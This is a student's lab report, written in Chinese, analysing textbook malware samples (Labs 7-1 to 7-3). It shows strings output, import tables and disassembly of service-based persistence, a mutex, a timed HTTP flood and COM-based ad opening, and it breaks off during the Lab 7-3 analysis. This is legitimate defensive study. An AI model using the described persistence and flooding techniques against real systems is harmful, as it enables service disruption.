

# 个人信息

---

学号：1911410

姓名：付文轩

专业：信息安全

## Lab 7-1

---

### 问题

---

1. 当计算机重启后，这个程序如何确保它继续运行（达到持久化驻留）
2. 为什么这个程序会使用一个互斥量
3. 可以用来检测这个程序的基于主机特征是什么
4. 检测这个恶意代码的基于网络特征的什么
5. 这个程序的目的是什么
6. 这个程序什么时候完成执行

### 实验过程

---

首先使用strings工具对样本进行一个简单的分析

```
<program name unknown>
GetLastActivePopup
GetActiveWindow
MessageBoxA
user32.dll
150
550
Sleep
CreateThread
WaitForSingleObject
SetWaitableTimer
CreateWaitableTimerA
SystemTimeToFileTime
GetModuleFileNameA
GetCurrentProcess
CreateMutexA
ExitProcess
OpenMutexA
KERNEL32.dll
StartServiceCtrlDispatcherA
CreateServiceA
OpenSCManagerA
ADVAPI32.dll
InternetOpenUrlA
InternetOpenA
WININET.dll
GetCommandLineA
GetVersion
TerminateProcess
UnhandledExceptionFilter
FreeEnvironmentStringsA
FreeEnvironmentStringsW
WideCharToMultiByte
GetEnvironmentStrings
GetEnvironmentStringsW
SetHandleCount
GetStdHandle
GetFileType
GetStartupInfoA
HeapDestroy
HeapCreate
VirtualFree
HeapFree
RtlUnwind
WriteFile
HeapAlloc
GetCPInfo
GetACP
```

```
VirtualAlloc
HeapReAlloc
GetProcAddress
LoadLibraryA
MultiByteToWideChar
LCMapStringA
LCMapStringW
GetStringTypeA
GetStringTypeW
MalService
MalService
HGL345
http://www.malwareanalysisbook.com
Internet Explorer 8.0
```

在字符串我们可以发现几个比较有意思的，比如：MalService

<http://www.malwareanalysisbook.com> Internet Explorer 8.0，联系起来猜测应该是要访问这个网址，并且可能会在本地建立起一个服务。而关于HGL345这个字符串并没有找到他有什么特殊的含义，和上面的服务连起来猜想可能是登录的用户名和密码。

接下来使用IDA进行分析

首先在刚进来的main的页面发下只有一段内容，在这一段内容我们可以发现他调用了StartServiceCtrlDispatcherA这个函数同时下面还有一个call sub\_401040。这里我们先看一下程序的导入表，大致了解一下这个程序都用到了什么样的函数（其实从strings中也能大致看出来一些，但是比较乱）


Address	Ordinal	Name	Library
00404000		CreateServiceA	ADVAPI32
00404004		StartServiceCtrlDispatcherA	ADVAPI32
00404008		OpenSCManagerA	ADVAPI32
00404010		CreateWaitableTimerA	KERNEL32
00404014		SystemTimeToFileTime	KERNEL32
00404018		GetModuleFileNameA	KERNEL32
0040401C		SetWaitableTimer	KERNEL32
00404020		CreateMutexA	KERNEL32
00404024		ExitProcess	KERNEL32
00404028		OpenMutexA	KERNEL32
0040402C		WaitForSingleObject	KERNEL32
00404030		CreateThread	KERNEL32
00404034		GetCurrentProcess	KERNEL32
00404038		Sleep	KERNEL32
0040403C		GetStringTypeA	KERNEL32
00404040		LCMapStringW	KERNEL32
00404044		LCMapStringA	KERNEL32
00404048		GetCommandLineA	KERNEL32
0040404C		GetVersion	KERNEL32
00404050		TerminateProcess	KERNEL32
00404054		UnhandledExceptionFilter	KERNEL32
00404058		FreeEnvironmentStringsA	KERNEL32
0040405C		FreeEnvironmentStringsW	KERNEL32
00404060		WideCharToMultiByte	KERNEL32
00404064		GetEnvironmentStrings	KERNEL32
00404068		GetEnvironmentStringsW	KERNEL32

基本上和普通的没有太大区别，但是我们可以注意到有几个有提示作用的函数：CreateServiceA、StartServiceCtrlDispatcherA和OpenSCManagerA，这表示着这个样本会创建一个服务。


接下来我们开始分析main中的内容

```
sub     esp, 10h
lea     eax, [esp+10h+ServiceStartTable]
mov     [esp+10h+ServiceStartTable.lpServiceName], offset aMalService ; "MalService"
push    eax ; lpServiceStartTable
mov     [esp+14h+ServiceStartTable.lpServiceProc], offset sub_401040
mov     [esp+14h+var_8], 0
mov     [esp+14h+var_4], 0
call    ds:StartServiceCtrlDispatcherA
```

首先看见在调用StartServiceCtrlDispatcherA之前对栈进行了一系列的操作，这些mov操作其实就是类似于push，进行参数的压栈操作。从右边的注释中可以看见在栈中压入了"MalService"这个字符串。根据网上查到的函数功能是永安里实现一个服务，并且通常是被立即调用的。这个函数指定了服务控制管理器会调用的服务控制函数，从参数中可以看见应该就是sub\_401040。这个函数才是在调用了StartServiceCtrlDispatcherA之后被调用的函数，那么接下来关注的重点就应该是sub\_401040这个函数。



进入到函数部分之后我们可以发现，他首先调用了OpenMutexA，试图去打开这个互斥量，如果打开成功就退出程序，如果打开失败则会创建这个互斥变量，之后调用OpenSCManagerA打开服务控制管理器并获取当前进程的全路径名。那么这里这个互斥量的作用就得以体现：用来保证系统只打开了一个服务，而不会进行多次创建。



之后我们可以看见他调用了创建服务的函数CreateServiceA，从前面push进去的内容可以发现，大部分压入的都是0，其中非0的有5处，最后两个是字符串类型的参数。经过查阅相关资料可以发现，第一个压入ecx是二进制文件的路径，从上面的lea函数中就能够知道这里指向的就是GetModuleFileNameA得到的函数返回值。之后的2和3处分别是dwStartType和dwServiceType，我们可以发现StartType为2的时候表示服务会自动启动，也就是会随着系统重启而自启动，保证了服务的运行。

在下面我们可以看到一个比较有趣的函数名

```

xor     edx, edx
lea     eax, [esp+404h+FileTime]
mov     dword ptr [esp+404h+SystemTime.wYear], edx
lea     ecx, [esp+404h+SystemTime]
mov     dword ptr [esp+404h+SystemTime.wDayOfWeek], edx
push    eax                ; lpFileTime
mov     dword ptr [esp+408h+SystemTime.wHour], edx
push    ecx                ; lpSystemTime
mov     dword ptr [esp+40Ch+SystemTime.wSecond], edx
mov     [esp+40Ch+SystemTime.wYear], 834h
call    ds:SystemTimeToFileTime

```

这个函数的功能就是转换不同的时间格式。而这里在传参的时候可以发现，刚开始所有都被清零，之后表示年份的值被设置为834h，转换成十进制表示也就是2100，而其他的时间格式内容并没有单独设置，可以推测这里设置的时间就是2100年1月1日 0:00。


```

push    0                ; lpTimerName
push    0                ; bManualReset
push    0                ; lpTimerAttributes
call    ds:CreateWaitableTimerA
push    0                ; fResume
push    0                ; lpArgToCompletionRoutine
push    0                ; pfnCompletionRoutine
lea     edx, [esp+410h+FileTime]
mov     esi, eax
push    0                ; lPeriod
push    edx              ; lpDueTime
push    esi              ; hTimer
call    ds:SetWaitableTimer
push    0FFFFFFFFh       ; dwMilliseconds
push    esi              ; hHandle
call    ds:WaitForSingleObject
test    eax, eax
jnz     short loc_40113B

```

接下来调用CreateWaitableTimerA、SetWaitableTimer和WaitForSingleObject，通过上面的参数我们可以知道，SetWaitableTimer这个函数收到的其中一个参数（也就是lpDueTime）是之前调用SystemTimeToFileTime时返回的FileTime，也就是分析出来的2100年1月1日 0:00。那么这个程序就会进行等待，直到2100年1月1日 0:00。

等待结束后，程序会循环14h（也就是20）次。



从循环体内部可以看出循环体内部就是创建线程，并且传递的参数只有StartAddress，那么也就是说这个函数的地址被作为本线程的起始地址使用。

进去查看StartAddress具体内容

```
; DWORD __stdcall StartAddress(LPVOID lpThreadParameter)
StartAddress proc near

lpThreadParameter= dword ptr 4

push    esi
push    edi
push    0                ; dwFlags
push    0                ; lpzProxyBypass
push    0                ; lpzProxy
push    1                ; dwAccessType
push    offset szAgent   ; "Internet Explorer 8.0"
call    ds:InternetOpenA
mov     edi, ds:InternetOpenUrlA
mov     esi, eax
```

```
loc_40116D:                ; dwContext
push    0
push    80000000h        ; dwFlags
push    0                ; dwHeadersLength
push    0                ; lpzHeaders
push    offset szUrl     ; "http://www.malwareanalysisbook.com"
push    esi              ; hInternet
call    edi ; InternetOpenUrlA
jmp     short loc_40116D
StartAddress endp
```

可以看见这个就是一个无条件的循环，一直去访问右边注释出来的url，并进行网页的下载，这只是一个线程内部的，之前循环了20次启动了20个线程，也就是说会有20个线程同时下载这个网页。显而易见这个应该是DDoS攻击

## 问题回答

---

### Q1

该程序使用函数创建了一个服务MalService，来保证每次在系统重启之后都能共得到启动

### Q2

使用一个互斥量来保证同一时刻只有一个服务在执行（虽然这里感觉有点疑问，如果是要发动DDoS攻击，启动多个同时进行攻击效果应该会更好吧？可能这里是考虑到不要被受感染的用户发现，所以没有启动多个，启动多个可能会造成主机的卡顿从而引起注意）

### Q3

启动了一个名为MalService的服务，同时创建了一个名为HGL345的互斥量

### Q4

访问 [www.malwareanalysisbook.com](http://www.malwareanalysisbook.com) 网址并下载页面

### Q5

等待到2100年1月1日 0:00，对 [www.malwareanalysisbook.com](http://www.malwareanalysisbook.com) 发动DDoS攻击

### Q6

永远不会完成执行，线程内部是一个死循环，永远不会结束

## Lab 7-2

---

### 问题

---

1. 这个程序如何完成持久化驻留
2. 这个程序的目的是什么
3. 这个程序什么时候完成执行

### 实验过程

---

首先进行简单的分析，使用Strings工具查看有没有一些比较明显特征的字符串


```

OleUninitialize
CoCreateInstance
OleInitialize
ole32.dll
OLEAUT32.dll
_exit
_XcptFilter
exit
__p__initenv
__getmainargs
__initterm
__setusermatherr
__adjust_fdiv
__p__commode
__p__fmode
__set_app_type
__except_handler3
MSVCRT.dll
__controlfp
http://www.malwareanalysisbook.com/ad.html

```


只看到了很少的字符串，除了最下面有一个url之外没有太多有用的信息，猜测可能有加壳，但并不太像，也可能是程序本身就写的比较简单。

接下来使用IDA进行分析





从main函数中可以发现基本上调用的都是系统函数，只有一处是call dword ptr [edx+2Ch]，除去这个函数之外，从上文可以发现本样本代码量确实较少，并没有加壳。



首先我们看到main函数的第一段调用，发现刚开始时main调用了一个名为OleInitialize的函数并根据返回值进行判断，经过资料查询可以发现这个函数就是初始化Ole的运行环境，之后的CoCreateInstance用来创建组件，并返回这个组件的接口，也就是获得了一个COM对象。从之后的mov eax, [esp+24h+ppv]可以看出这个创建的对象被保存在了栈上。

为了得知这个究竟创建了一个什么样的COM对象，需要进一步分析压入的参数。其中有两个参数内容如下

```
00401008 ; const IID riid
00401008 riid      dd 0D30C1661h          ; Data1
00401008                                ; DATA XREF: _main+14↑o
00401008                                ; Data2
00401008      dw 0CDAFh                        ; Data3
00401008      dw 11D0h                         ; Data4
00401008      db 8Ah, 3Eh, 0, 0C0h, 4Fh, 0C9h, 0E2h, 6Eh; Data4

:00402058 ; const IID rclsid
:00402058 rclsid   dd 2DF01h              ; Data1
:00402058                                ; DATA XREF: _main+1D↑o
:00402058                                ; Data2
:00402058      dw 0                          ; Data3
:00402058      dw 0                          ; Data4
:00402058      db 0C0h, 6 dup(0), 46h      ; Data4
```

在查阅相关文档之后可以知道这里riid应该对应的是IWebBrowser2，而rclsid对应的是Internet Explorer。

接下来是对之前创建的COM的使用



```

lea     ecx, [esp+24h+pvarg]
push    esi
push    ecx                ; pvarg
call    ds:VariantInit
push    offset psz         ; "http://www.malwareanalysisbook.com/ad.h"...
mov     [esp+2Ch+var_10], 3
mov     [esp+2Ch+var_8], 1
call    ds:SysAllocString
lea     ecx, [esp+28h+pvarg]
mov     esi, eax
mov     eax, [esp+28h+ppv]
push    ecx
lea     ecx, [esp+2Ch+pvarg]
mov     edx, [eax]
push    ecx
lea     ecx, [esp+30h+pvarg]
push    ecx
lea     ecx, [esp+34h+var_10]
push    ecx
push    esi
push    eax
call    dword ptr [edx+2Ch]
push    esi                ; bstrString
call    ds:SysFreeString
pop     esi

```

通过资料查询可以得知：`VariantInit`的功能就是释放空间、初始化变量；`SysAllocString`是用来给一个分配内存，并返回BSTR；最后的`SysFreeString`从名字上就能够知道是用来释放刚刚分配的内存的。根据执行过程中可以发现，分配内存时就是给之前string分析出来的那个url分配内存，而在释放之前调用了`dword ptr [edx+2Ch]`，那么这里就是接下来要关注的重点。

我们可以看到edx是取的eax寄存器中存放的地址上的内容，根据call中的结构不难猜测出eax存放的地址上此时存放的也是一个地址，在往前看可以发现使用了`[esp+28h+ppv]`上的内容对eax进行了赋值。在书上有一个讨论说到IWebBrowser2接口的偏移0x2C位置处是Navigate函数，这个函数的功能也就是使用Internet Explorer访问之前关注的url。之后没有其他的操作了，那么这里起到的作用可能就是打开一个广告页面。

尝试双击运行了一下，确实是打开了一个网页



## 问题回答

### Q1

这个程序运行完就结束了，没有进行任何的持久化驻留

### Q2

打开一个广告页面

### Q3

打开完网页之后就停止运行了

## Lab 7-3

### 问题

1. 这个程序如何完成持久化驻留，来确保在计算机被重启后它能继续执行
2. 这个恶意代码的两个明显的基于主机特征是什么
3. 这个程序的目的是什么
4. 一旦这个恶意代码被安装，你如何移除它

### 实验过程

首先依旧是进行简单的静态分析，查看一下字符串


```

CloseHandle
UnmapViewOfFile
IsBadReadPtr
MapViewOfFile
CreateFileMappingA
CreateFileA
FindClose
FindNextFileA
FindFirstFileA
CopyFileA
KERNEL32.dll
malloc
exit
MSVCRT.dll
_exit
__XcptFilter
__p__initenv
__getmainargs
__initterm
__setusermatherr
__adjust_fdiv
__p__commode
__p__fmode
__set_app_type
__except_handler3
__controlfp
__stricmp
kernel32.dll
kernel32.dll
.exe
C:\*
C:\windows\system32\kernel32.dll
Kernel32.
Lab07-03.dll
C:\Windows\System32\Kernel32.dll
WARNING_THIS_WILL_DESTROY_YOUR_MACHINE

```

发现了几个有意思的点就是里面有Lab07-03.dll，并且还有一个.exe以及前面关于文件的操作。推测这个程序会使用Lab07-03.dll中的函数，并创建一个.exe文件，之后可能会执行（并且文件应该是创建在C盘下）

首先使用IDA查看一下Lab07-03.dll的导出表，看看这个dll文件都有提供什么样的函数

Name	Address	Ordinal
 DllEntryPoint	100012FA	[main entry]


发现这个函数只提供了一个对外的接口，也就是dll文件的入口地址

再用strings工具简单查看一下dll文件

```
CloseHandle
Sleep
CreateProcessA
CreateMutexA
OpenMutexA
KERNEL32.dll
WS2_32.dll
strncmp
MSVCRT.dll
free
_initterm
malloc
_adjust_fdiv
exec
sleep
hello
127.26.152.13
SADFHUHF
/OIO[0h0p0
141G1[111
1Y2a2g2r2
3!3}3
```

发现了几个比较有意思的字符串：hello和一个IP地址；同时上面还有exec和sleep，推测会睡眠一段时间之后执行某项功能

那么此时先不着急查看这个dll文件是什么作用，等之后用到的时候再查看，先分析lab07-03.exe



通过图形化界面可以看到这个程序很长，基本上是呈线性结构顺序执行

首先大致了解一下这个程序有哪些函数，方便起见，这里使用的IDA python进行函数名的获取，脚本内容如下：

```
1 import idutils
2
3 for func in idutils.Functions():
4     print("0x%x, %s" % (func, idc.get_func_name(func)))
```

得到的运行结果如下：

```
1 0x401000, sub_401000
2 0x401040, sub_401040
3 0x401070, sub_401070
```

```

4 0x4010a0, sub_4010A0
5 0x4011e0, sub_4011E0
6 0x401440, _main
7 0x401820, start
8 0x401930, _XcptFilter
9 0x401936, _initterm
10 0x40193c, __setdefaultprecision
11 0x40194e, UserMathErrorFunction
12 0x401951, nullsub_1
13 0x401960, _except_handler3
14 0x401966, _controlfp

```

可以发现5个自定义的函数和名为: `UserMathErrorFunction` `nullsub_1` 的函数。

查看一下此样本的导入表

Name	Library
CloseHandle	KERNEL32
UnmapViewOfFile	KERNEL32
IsBadReadPtr	KERNEL32
MapViewOfFile	KERNEL32
CreateFileMappingA	KERNEL32
CreateFileA	KERNEL32
FindClose	KERNEL32
FindNextFileA	KERNEL32
FindFirstFileA	KERNEL32
CopyFileA	KERNEL32
malloc	MSVCRT
exit	MSVCRT
_exit	MSVCRT
_XcptFilter	MSVCRT
__p__initenv	MSVCRT
__getmainargs	MSVCRT
_initterm	MSVCRT
__setusermatherr	MSVCRT
_adjust_fdiv	MSVCRT
__p__commode	MSVCRT
__p__fmode	MSVCRT
__set_app_type	MSVCRT
_except_handler3	MSVCRT
_controlfp	MSVCRT
_stricmp	MSVCRT

可以看到对于Kernel32.dll中导入的函数基本都是对文件的操作，有对文件的搜索、复制，同时还有将文件映射到内存中的函数 `MapViewOfFile`。可是这里比较奇怪的是，并没有发现对lab07-03.dll文件的导入，可能是因为之前发现这个dll文件并没有分开函数进行导出，而是将整个dll文件打包成一个导出有关。

## exe分析

那么这里我们先分析一下exe文件


```
envp= dword ptr 00000000  
  
mov     eax, [esp+argc]  
sub     esp, 44h  
cmp     eax, 2  
push    ebx  
push    ebp  
push    esi  
push    edi  
jnz     loc_401813
```

在这里我们可以发现程序一开始就会检查命令行中的参数，如果不是2就直接跳转到后面的退出，如果是2才会继续向下执行。

之后发现一个另一个操作

```
mov     eax, [eax+4]
```

由于在之前将[esp+54h+argv]放入到了eax中，这里再加4之后取内容其实也就是取argv[1]到eax中



